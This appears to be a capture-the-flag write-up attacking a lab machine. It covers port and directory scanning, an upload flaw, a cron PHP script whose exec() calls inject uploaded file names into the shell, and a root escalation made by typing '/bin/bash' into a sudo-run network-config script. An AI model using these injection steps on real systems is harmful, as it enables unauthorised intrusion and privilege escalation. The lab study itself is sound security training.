


# Information Gathering

## 1) Found open ports

```
vigneswar@VigneswarPC: ~  
$ sudo nmap 10.10.10.146 -sV -p- --min-rate 1000 --open  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 12:45 IST  
Nmap scan report for 10.10.10.146  
Host is up (0.53s latency).  
Not shown: 65399 filtered tcp ports (no-response), 133 filtered tcp ports (host-prohibited), 1 closed tcp port (reset)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 144.22 seconds  
  
vigneswar@VigneswarPC: ~  
$
```


## 2) Checked the webpage




## 3) Searched for more pages

```
vigneswar@VigneswarPC: ~  
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.10.146/FUZZ -t 200 -ic  
  
Index of /  
Parent Directory  
v2.1.0-dev  
2019-07-09 13:33 10K  
  
-----  
:: Method : GET  
:: URL : http://10.10.10.146/FUZZ  
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 200  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
-----  
uploads [Status: 200, Size: 229, Words: 33, Lines: 9, Duration: 1887ms]  
backup [Status: 301, Size: 236, Words: 14, Lines: 8, Duration: 7066ms]  
[Status: 301, Size: 235, Words: 14, Lines: 8, Duration: 175ms]  
[Status: 200, Size: 229, Words: 33, Lines: 9, Duration: 192ms]  
:: Progress: [87651/87651] :: Job [1/1] :: 176 req/sec :: Duration: [0:02:18] :: Errors: 2 ::  
  
vigneswar@VigneswarPC: ~  
$
```

## 4) Found a backup file




5) Found source code




## Vulnerability Assessment

1) Tried uploading an image




## 2) The page is vulnerable to arbitrary file upload with double extension



# Exploitation

## 1) Got reverse shell



2) There is a cron file

```
bash-4.2$ cat /home/guly/crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$ cat /home/guly/check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg = '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
    $msg='';
    if ($value == 'index.html') {
        continue;
    }
    #echo "-----\n";
    #print "check: $value\n";
    list ($name,$ext) = getnameCheck($value);
    $check = check_ip($name,$value);


    if (!$check[0])) {
        echo "attack!\n";
        # todo: attach file
        file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

        exec("rm -f $logpath");
        exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
        echo "rm -f $path$value\n";
        mail($to, $msg, $msg, $headers, "-F$value");
    }
}

?>
bash-4.2$
```

There is a command injection in \$value

3) Exploited it to get shell as guly



# Privilege Escalation

## 1) Found sudo permissions

```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
```

```
(root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regex="^[a-zA-Z0-9_ \ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
    echo "interface $var:"
    read x
    while [[ ! $x =~ $regex ]]; do
        echo "wrong input, try again"
        echo "interface $var:"
        read x
    done
    echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

## 2) FUzzed it by giving random inputs

```

[guly@networked ~]$ cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
bye bye
interface BROWSER_ONLY:
see you
interface BOOTPROTO:
ahh
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 5: bye: command not found
/etc/sysconfig/network-scripts/ifcfg-guly: line 6: you: command not found
ERROR : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
[guly@networked ~]$

```

3) Used the command execution to get shell

```

[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hello
interface PROXY_METHOD:
/bin/bash /bin/bash
interface BROWSER_ONLY:
/bin/bash
interface BOOTPROTO:
/bin/bash
[root@networked network-scripts]#

```